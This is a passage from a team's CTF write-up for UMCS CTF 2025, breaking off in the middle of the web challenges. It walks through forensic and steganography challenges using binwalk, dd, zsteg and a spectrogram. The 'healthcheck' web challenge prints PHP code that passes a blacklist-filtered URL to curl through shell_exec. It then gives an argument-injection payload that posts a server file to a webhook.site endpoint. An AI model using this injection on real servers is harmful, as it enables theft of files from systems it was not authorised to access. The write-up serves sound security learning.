

UMCS CTF 2025



Write-up by N3WBEES

Amin | Iffat | Nawfal | Ariff

TABLE OF CONTENTS

[FORENSIC] Hidden in Plain Graphic	3
[STEGNOGRAPHY] Broken.....	8
[STEGNOGRAPHY] Hotline Miami.....	12
[WEB] healthcheck.....	17
[WEB] Straightforward	20
[CRYPTOGRAPHY] Gist of Samuel	24
[REV] http-server.....	29
[PWN] babysc	31
[PWN] liveleak	34

[FORENSIC] Hidden in Plain Graphic

Here is the question:

Challenge 13 Solves X

Hidden in Plain Graphic

176

Agent Ali, who are secretly a spy from Malaysia has been communicate with others spy from all around the world using secret technique . Intelligence agencies have been monitoring his activities, but so far, no clear evidence of his communications has surfaced. Can you find any suspicious traffic in this file?

plain_zight....

Flag Submit

Description

Agent Ali, a secret spy from Malaysia, has been communicating with other spies around the world using a "secret technique." Despite ongoing monitoring by intelligence agencies, no concrete evidence of these communications has surfaced. The task was to examine a file and identify any suspicious traffic that could reveal the flag.

Objective:

Find any suspicious or hidden traffic in the provided file, which seems to be a suspicious .pcap file

View of the plain_zight.pcap file:

No.	Time	Source	Destination	Protocol	Length	Info
1	2025/087 16:33:12.546901	51.140.194.206	8.8.8.8	DNS	59	Standard query 0x0000 A wikipedia.org
2	2025/087 16:33:12.360109	202.108.123.64	8.8.8.8	DNS	58	Standard query 0x0000 A facebook.com
3	2025/087 16:33:12.385136	134.125.30.48	187.161.18.74	HTTP	195	GET / HTTP/1.1
4	2025/087 16:33:11.879742	161.152.56.11	162.2.43.229	UDP	83	9482 → 554 Len=55
5	2025/087 16:33:12.793906	95.223.167.17	218.176.128.114	UDP	83	35672 → 554 Len=55
6	2025/087 16:33:11.732561	175.166.185.172	245.187.225.39	FTP	91	Request: 220 FTP Server ready.
7	2025/087 16:33:12.173736	56.245.157.100	8.8.8.8	DNS	55	Standard query 0x0000 A apple.com
8	2025/087 16:33:11.773698	126.186.172.243	8.8.8.8	DNS	32	Unknown operation (15) response 0xffff Unknown error
9	2025/087 16:33:11.999778	238.175.102.234	253.49.46.129	SSHv2	82	Client: Protocol (SSH-2.0-OpenSSH_7.9p1 Ubuntu-10ubu
10	2025/087 16:33:12.026945	64.141.68.165	8.8.8.8	DNS	32	Unknown operation (15) response 0xffff Unknown error
11	2025/087 16:33:11.770956	69.250.114.35	233.65.177.60	FTP	91	Request: 220 FTP Server ready.
12	2025/087 16:33:12.207313	99.119.22.110	8.8.8.8	DNS	59	Standard query 0x0000 A wikipedia.org
13	2025/087 16:33:12.812634	248.20.94.45	151.7.151.235	HTTP	197	GET / HTTP/1.1
14	2025/087 16:33:12.257808	191.99.131.71	153.126.207.159	UDP	83	43032 → 554 Len=55
15	2025/087 16:33:12.214705	75.108.107.51	8.8.8.8	DNS	32	Unknown operation (15) response 0xffff Unknown error
16	2025/087 16:33:12.495236	120.71.8.166	39.177.59.120	UDP	52	40703 → 27015 Len=24
17	2025/087 16:33:11.831467	189.107.39.82	178.38.17.206	HTTP	210	GET / HTTP/1.1
18	2025/087 16:33:11.913855	207.5.245.150	233.27.190.38	UDP	52	42913 → 27015 Len=24

⭐ Walkthrough

Initial Examination

The provided file, plain_zight. pcap, is a packet capture, indicating that Agent Ali's secret communications were transmitted over a network. Therefore, as a forensics guy, we will start our first move opening the .pcap file using **Wireshark**, a popular tool for analyzing network traffic.

As we looked at the raw packets, everything seemed normal at first glance. But we are not that gullible hehe..

Analyzing the Traffic

We started focusing on the details of the captured packets. As usual I will start looking for any base 64 in the file description by filtering the packet and following the stream, but after a thorough search not a single sight of the flag or any encrypted hint towards the flag is found.

Shifting Focus

At first, I thought the flag might be hidden somewhere in the network traffic, but nothing useful came up. So, I took a step back and re-read the challenge description. The phrase "hidden in plain graphic" seems to be saying something, and I realized I had been looking in the wrong place the whole time. Maybe the flag wasn't in the PCAP data at all, but actually hidden inside an image. With that in mind, I shifted my focus from the packet-level analysis to the file. Could there be hidden files embedded directly in the. pcap?

Search for embedded Files

To dig deeper, we decided to use **Binwalk**, a powerful tool for scanning binary files for embedded files and executable code. Running **Binwalk** on the .pcap file, we discovered that it contained hidden files within it, including:

1. A PNG image file
2. A Zlib compressed file

```
(nawfal㉿kali)-[~/Downloads/Forensic]
$ binwalk plain_zight.pcap

DECIMAL      HEXADECIMAL      DESCRIPTION
-----      -----
0            0x0              Libpcap capture file, little-endian, version 2.4, Unknown link layer, snaplen: 65535
69105        0x10DF1          PNG image, 512 x 512, 8-bit/color RGBA, non-interlaced
69146        0x10E1A          Zlib compressed data, default compression
502646       0x7AB76          bix header, header size: 64 bytes, header CRC: 0x32323020, created: 2007-05-23 14:30:56,
                           image size: 1399157366 bytes, Data Address: 0x65720072, Entry Point: 0x65616479, data CRC: 0xE0D0A55, image name: "a
                           nymous"
```

Extracting the Hidden Files

We tried extracting the files using the command “binwalk -e plain_zight. pcap” but I return an error **“One or more files failed to extract: either no utility was found or it’s unimplemented.”** This indicates that Binwalk couldn’t find a suitable utility or method to extract the files directly.

```
(nawfal㉿kali)-[~/Downloads/Forensic]
$ binwalk -e plain_zight.pcap

DECIMAL      HEXADECIMAL      DESCRIPTION
-----      -----
69146        0x10E1A          Zlib compressed data, default compression

WARNING: One or more files failed to extract: either no utility was found or it's unimplemented
```

Given this, we decided to take an alternative approach using the dd command to manually extract the hidden PNG file. By specifying the exact offset and the number of bytes to extract, we successfully retrieved the hidden image.


```
(nawfal㉿kali)-[~/Downloads/Forensic]
$ dd if=plain_zight.pcap of=extracted.png bs=1 skip=69105 count=45000
```

Analyzing the PNG file

Let's take a look inside the ~/Downloads/Forensic directory to review the results of our extraction—and voilà, there it is! A file named extracted.png stands out among the contents.

```
(nawfal㉿kali)-[~/Downloads/Forensic]
$ ls
extracted.png  plain_zight.pcap  _plain_zight.pcap.extracted  test.txt
```

We tried opening the extracted.png file, expecting to see a flag, but instead, we were met with a strange image that appeared to be some form of encryption or abstract pattern. This confirmed our suspicion that the flag wasn't visually represented in the image itself. Given this, it became clear that the actual flag must be embedded elsewhere—specifically, within the PNG file's metadata or hidden data layers.



Re-examining the Evidence

So, I decided to use binwalk again to check for any additional hidden files or embedded data within the PNG that might contain the flag. Unfortunately, the results were disappointing, nothing new or useful was uncovered from the scan. It felt like another dead end.

```
(kali㉿kali)-[~/Desktop]
$ binwalk extracted.png

DECIMAL      HEXADECIMAL      DESCRIPTION
---          ---           ---
0            0x0             PNG image, 512 x 512, 8-bit/color RGBA, non-interlaced
41           0x29            Zlib compressed data, default compression
```

Just as I was about to move on, something about the PCAP file name plain_zight. pcap caught my eye. The odd misspelling of "sight" as "zight" felt intentional. It made me think, could this be a clue pointing to a specific tool? That's when I remembered zsteg, a steganography tool I'd used before. The name similarity was too strong to ignore, so I gave it a shot and ran zsteg on extracted.png. Sure enough, it worked—the hidden flag was embedded within the PNG file's data. Sometimes the smallest hints lead to the biggest breakthroughs.


```
(nawfal㉿kali)-[~/Downloads/Forensic]
$ zsteg extracted.png
[?] 16501 bytes of extra data after image end (IEND), offset = 0x6f53
extradata:0 ...
00000000: c8 5e e6 67 26 06 02 00 d2 00 00 00 d2 00 00 00 |.^g&.....|
00000010: 45 00 00 d2 00 01 00 00 40 06 6c 31 5d 48 d4 32 |E.....@.l1]H.2|
00000020: a7 bd 34 bc 9e d3 00 50 00 00 00 00 00 00 00 |...4....P.....|
00000030: 50 18 20 00 65 f9 00 00 47 45 54 20 2f 20 48 54 |P. ....GET / HT|
00000040: 54 50 2f 31 2e 31 0d 0a 48 f6 73 74 3a 20 67 69 |TP/1.1..Host: gi| 32 Unknown operation (15) TEP
00000050: 74 68 75 62 2e 63 6f 6d 0d 0a 55 73 65 72 2d 41 |thub.com..User-A|
00000060: 67 65 6e 74 3a 20 4d 6f 7a 69 6c 6c 61 2f 35 2e |gent: Mozilla/5.| 203 GET / HTTP/1.1
00000070: 30 20 28 69 50 68 6f 6e 65 3b 20 43 50 55 20 69 |0 (iPhone; CPU i|
00000080: 50 68 6f 6e 65 20 4f 53 20 31 34 5f 30 20 6c 69 |Phone OS 14_0 li|
00000090: 6b 65 20 4d 61 63 20 4f 53 20 58 29 20 41 70 70 |ke Mac OS X) Appl|
000000a0: 6c 65 57 65 62 4b 69 74 2f 35 33 37 2e 33 36 20 |leWebKit/537.36 |
000000b0: 28 4b 48 54 4d 4c 2c 20 6c 69 6b 65 20 47 65 63 |(KHTML, like Gecl|
000000c0: 6b 6f 29 20 56 65 72 73 69 6f 6e 2f 31 34 2e 30 |ko) Version/14.0|
000000d0: 20 53 61 66 61 72 69 2f 35 33 37 2e 33 36 0d 0a | Safari/537.36..|
000000e0: 0d 0a c8 5e 6e 67 20 1b 00 00 d3 00 00 00 d3 00 |...'.g .....|
000000f0: 00 00 45 00 00 d3 00 01 00 00 40 06 07 4f ab 95 |...E.....@..0..|
b1,r,lsb,xy   .. text: "b^~SyY[nw"
b1,rgb,lsb,xy .. text: "24umcs{h1dd3n_1n_png_st3g}"
b1,abgr,lsb,xy .. text: "A3tg#@tga"
b1,abgr,msb,xy .. file: Linux/i386 core file
b2,r,lsb,xy   .. file: Linux/i386 core file
b2,r,msb,xy   .. file: Linux/i386 core file
b2,g,lsb,xy   .. file: Linux/i386 core file
b2,g,msb,xy   .. file: Linux/i386 core file
b2,b,lsb,xy   .. file: Linux/i386 core file
b2,b,msb,xy   .. file: Linux/i386 core file
b2,abgr,lsb,xy .. file: 0420 Alliant virtual executable not stripped
b3,abgr,lsb,xy .. file: StarOffice Gallery theme \020, 8388680 objects, 1st A
b4,b,lsb,xy   .. file: 0420 Alliant virtual executable not stripped
b4,rgba,msb,xy .. file: Applesoft BASIC program data, first line number 8
b4,abgr,msb,xy .. file: Atari DEGAS Elite compressed bitmap 320 x 200 x 16, color palette 0080 0080 8008 0008 000
0 ...
```



umcs{h1dd3n_1n_png_st3g}

[STEGNOGRAPHY] Broken

Here is the question:



Description

“Can you fix what’s broken?”.

Objective:

The task is to fix the mp4 file to potentially reveal the flag.

Walkthrough

Initial Analysis

I started by downloading the provided broken.mp4 file and running the basic file command:

```
(kali㉿kali)-[~/Desktop]
$ file broken.mp4
broken.mp4: data
```

This indicates that the system couldn't recognize it as a valid media file.

Metadata Inspection

Next, I used exiftool to dig deeper into the file metadata:

```
(kali㉿kali)-[~/Desktop]
$ exiftool broken.mp4
ExifTool Version Number      : 13.00
File Name                   : broken.mp4
Directory                   :
File Size                    : 17 kB
File Modification Date/Time : 2025:04:13 00:21:36-04:00
File Access Date/Time       : 2025:04:13 00:21:36-04:00
File Inode Change Date/Time: 2025:04:13 00:21:36-04:00
File Permissions            : -rw-rw-rw-
Error                       : File format error
```

As shown in the screenshot, it returned an error: “**Error: File format error**”. This confirmed the file was corrupted or improperly formatted—fitting the challenge name “Broken.”

Hex Analysis

Using xxd, I examined the raw hex contents:

```
(kali㉿kali)-[~/Desktop]
$ xxd broken.mp4
00000000: 6374 667b 7468 6973 2069 7320 6e6f 7420  ctf{this is not
00000010: 7468 6520 666c 6167 7d2e 6865 6865 0000  the flag}.hehe..
00000020: 0000 6674 7970 6973 6f6d 0000 0200 6973  ..ftypisom...is
00000030: 6f6d 6973 6f32 6176 6331 6d70 3431 0000  omiso2avc1mp41..
00000040: 0008 6672 6565 0000 38bd 6d64 6174 0000  .free..8.mdat..
00000050: 02ae 0605 ffff aadc 45e9 bde6 d948 b796  ....E...H..
00000060: 2cd8 20d9 23ee ef78 3236 3420 2d20 636f  ,..#..x264 - co
00000070: 7265 2031 3634 2072 3331 3038 2033 3165  re 164 r3108 31e
00000080: 3139 6639 202d 2048 2e32 3634 2f4d 5045  19f9 - H.264/MPE
00000090: 472d 3420 4156 4320 636f 6465 6320 2d20  G-4 AVC codec -
000000a0: 436f 7079 6c65 6674 2032 3030 332d 3230  Copyleft 2003-20
000000b0: 3233 202d 2068 7474 703a 2f2f 7777 772e  23 - http://www.
000000c0: 7669 6465 6f6c 616e 2e6f 7267 2f78 3236  videolan.org/x26
000000d0: 342e 6874 6d6c 202d 206f 7074 696f 6e73  4.html - options
000000e0: 3a20 6361 6261 633d 3120 7265 663d 3320  : cabac=1 ref=3
000000f0: 6465 626c 6f63 6b3d 313a 303a 3020 616e  deblock=1:0:0 an
00000100: 616c 7973 653d 3078 333a 3078 3131 3320  alyse=0x3:0x113
```

Interestingly, I spotted a **fake flag** right in the file header:

“**ctf{this is not the flag}.hehe..**”, naughty ah.. author

Identifying the Root Problem


On further inspection, I realized the file was missing the moov atom, a crucial part of an MP4 file structure that allows media players to index and play the file correctly. Without this atom, the file can't be played—no matter what player you use.

Attempted Fixes (Manually)

I attempted recovery using known tools:

- **ffmpeg** (for re-encoding or reconstructing headers)
- **untrunc** (to fix broken MP4s using a reference file)
- **VLC Media Player** (to convert the broken video using VLC's media conversion feature)

Unfortunately, since we weren't provided with a reference file, **untrunc** didn't work, **ffmpeg** couldn't process the file due to the missing structure, and **VLC** also failed to process the broken file because of the missing critical metadata.




```
(kali㉿kali)-[~/Desktop]$ ffmpeg -err_detect ignore_err -i broken.mp4 -c copy recovered.mp4
ffmpeg version 4.1.9-0+deb10u1 Copyright (c) 2000-2022 the FFmpeg developers
  built with gcc 8 (Debian 8.3.0-6)
  configuration: --prefix=/usr --extra-version=0+deb10u1 --toolchain=hardened --libdir=/usr/lib/x86_64-linux-gnu --incdir=/usr/include/
  resample --enable-avisynth --enable-gnutls --enable-ladspa --enable-libaom --enable-libass --enable-libbluray --enable-libbs2b --enable-
  eetypc --enable-libfribidi --enable-libgme --enable-libgsm --enable-libjack --enable-libmp3lame --enable-libmysofa --enable-libopenjpeg
  able-libshine --enable-libsnappy --enable-libsoxr --enable-libspeex --enable-libssh --enable-libtheora --enable-libtwolame --enable-lib
  vpx --enable-libxml2 --enable-libxvid --enable-libzmq --enable-libzvbi --enable-lv2 --enable-omx --enable-opengl --enable-sdl2
  --enable-shared
  libavutil      56. 22.100 / 56. 22.100
  libavcodec     58. 35.100 / 58. 35.100
  libavformat    58. 20.100 / 58. 20.100
  libavdevice    58.  5.100 / 58.  5.100
  libavfilter     7. 40.101 /  7. 40.101
  libavresample   4.  0.  0 /  4.  0.  0
  libswscale      5.  3.100 /  5.  3.100
  libswresample   3.  3.100 /  3.  3.100
  libpestproc    55.  3.100 / 55.  3.100
[mov,mp4,m4a,3gp,3g2,mj2 @ 0x557d2e495ac0] Format mov,mp4,m4a,3gp,3g2,mj2 detected only with low score of 1, misdetection possible!
[mov,mp4,m4a,3gp,3g2,mj2 @ 0x557d2e495ac0] moov atom not found
broken.mp4: Invalid data found when processing input
```

Thinking Outside the Box

I noticed the challenge had quite a number of solves already. This made me rethink the complexity—maybe it wasn't meant to be so technical.

So, I Googled “**online mp4 file fix easy**”, the first result was **EaseUS Online Video Repair**. I uploaded the broken video, and, within minutes, it returned a **playable** file!

The website:



The “broken.mp4” is uploaded for fixing:




The playable video:



umcs{h1dden_1n_fr4m3}

[STEGNOGRAPHY] Hotline Miami



Description

No Description

Walkthrough

In this challenge, we were provided with three files:

- iamthekidyouknowwhatimean.wav
- readme.txt
- rooster.jpg


Since this is a steganography challenge, we decided to analyze each file one by one.

umcybersec stego challenges	
Name	Last commit message
...	
README.md	stego challenges
iamthekidyouknowwhatimean.wav	stego challenges
readme.txt	stego challenges
rooster.jpg	stego challenges

Investigating the .wav File

We began with the .wav file. As is common in CTFs involving audio, we loaded the file into a spectrogram viewer. Initially, listening to the audio didn't reveal anything interesting—it just sounded like a regular techno track. However, when viewing the spectrogram carefully, we eventually noticed a hidden message embedded within the visualization.

We took note of this hidden message for further analysis.



Analyzing readme.txt

Next, we opened the readme.txt file. It contained the message:

"DO YOU LIKE HURTING OTHER PEOPLE"

Alongside this was a string resembling a flag placeholder format.

A quick Google search revealed that the message is a well-known line from the video game *Hotline Miami*—which is also the name of this challenge. This confirmed that the challenge was themed around the *Hotline Miami* game.

DO YOU LIKE HURTING OTHER PEOPLE?

Subject Be Verb Year

Examining rooster.jpg

We then examined the rooster.jpg file using [Aperisolve](#), one of our favorite tools for stego challenges. We reviewed all available metadata and strings extracted from the image.

At the end of the extracted strings, we discovered the name "**RICHARD**"—a key piece of information. We suspected it might be a password for extracting hidden content within the image.


Strings

```
e-13
67ck
eww=
~I9=
5P7;
zVcZ
$WCy
^Z^K
Ozkc
<<F"
Y      9$
Xr?#s
C3vf
1z3Sz
wg9e
]:/:?
L*E1)Y
:qQj6]
+;o)?
RICHARD
```

Using "RICHARD" as the password, we successfully extracted a hidden file: payload.txt.

Opening payload.txt, we found a message that included:

- A code
- A hint about "decoding the static"
- A reference to a next location



NEXT LOCATION: 18-15-15-20-5-18-13-1-19-11
DECODE THE STATIC.

We used [dcode.fr](#) to identify the cipher used, and it turned out to be **A1Z26**. After decoding the message, we got the string:

ROOTERMASK

The screenshot shows the dcode.fr website. On the left, there's a search bar with placeholder text "Search for a tool" and a search icon. Below it is a "Results" section with a "Showing most likely results" message and two items: "[A1Z26] ROOTERMASK" and "[A0B1Z25] SPPUFSNBTL". At the bottom of this section is the text "Letter Number Code (A1Z26) A=1, B=2, C=3 - [dCode](#)". On the right, there's a "LETTER NUMBER CODE (A1Z26)" section with the text "A=1, B=2, C=3" and a "NUMBER TO LETTER A1Z26 CONVERTER" section. In the converter section, the input field contains the string "18-15-15-20-5-18-13-1-19-11". Below the input field is a checkbox for "TRY ALTERNATIVE ALPHABETS (SHIFTED, REVERSED)". At the bottom right of this section is a yellow "► DECRYPT AUTOMATICALLY" button.

Putting It All Together

Now we had three key pieces of information:

1. **Watching 1989** (from the spectrogram)
2. **RICHARD** (from the JPEG hidden file)
3. **ROOTERMASK** (from the encoded message)

Looking back at the flag format and the clues, we deduced the following:

- **Watching 1989** seemed to represent the verb and year.
- **RICHARD** is a character in *Hotline Miami*.
- **ROOTERMASK** refers to the rooster mask worn by Richard in the game.

Putting it all together, we mapped the format like this:


- **Verb:** Watching
- **Year:** 1989
- **Subject:** Richard
- **Be:** (We weren't exactly sure—possibly implied or unnecessary)

We submitted the flag based on this information, and it turned out to be correct!

This challenge was a great blend of multimedia steganography and pop culture reference. Recognizing the *Hotline Miami* connection early on really helped guide our investigation and made the whole experience more enjoyable.

Flag - umcs{Richard_Be_Watching_1989}

[WEB] healthcheck



Description

I left my hopes_and_dreams on the server. can you help fetch it for me?

The image shows a simple web interface for performing a curl check. It has a light gray background with a central form. At the top is the title 'Health Check Your Webpage'. Below it is a text input field labeled 'Enter URL'. At the bottom is a blue 'Check' button.

It looks like a page where we can put the URL of a page and check if it is able to be checked (Curl command) or not.

Based on the source code given:

```
<?php
if ($_SERVER["REQUEST_METHOD"] == "POST" && isset($_POST["url"])) {
    $url = $_POST["url"];


    $blacklist = [PHP_EOL, '$', ';', '&', '#', '^', '|', '*', '?', '~', '<', '>', '^', '<', '>', '(', ')', '[', ']', '{', '}', '\\'];

    $sanitized_url = str_replace($blacklist, '', $url);

    $command = "curl -s -D - -o /dev/null " . $sanitized_url . " | grep -OP '^HTTP.[0-9]{3}'";

    $output = shell_exec($command);
    if ($output) {
        $response_message .= "<p><strong>Response Code:</strong> " .
            htmlspecialchars($output) . "</p>";
    }
}
?>
```

The interesting part of the code is the **sanitization part** where it will remove all the blacklisted symbols from being injected. Then, the sanitized URL will be put between the curl command and **will be pipe into the grep command** which will show us **only the HTTP Response Status Code (e.g.: 200 or 404)** as can be seen below:



⭐ Walkthrough

As we can see from the blacklisted symbols, there are some that are not blacklisted which are useful in curl command which are '@' and '-'. So, what does '@' symbol do in curl command?

Basically, '@' symbol in curl command allows us to **read data from a file**.

But how can we read data from a file if it will be pipe to the grep command (which will show us only the HTTP response status code)?

That's where the '-' symbol will play a **huge role** in this exploit. The '-' symbol allows us to **change the curl command to do specific task** such as:

- **Change the HTTP Request Method** using '-X' option (either GET, POST or other more).
- Able to **send data** using '-d' option.

When combining all these options, we can **send file data to anywhere we want** by using the command below:

```
http://challenge-page/index.php/ -X POST -d @filename https://webhook.site/...
```

It will **send the file data in a POST request** to our **webhook site**.

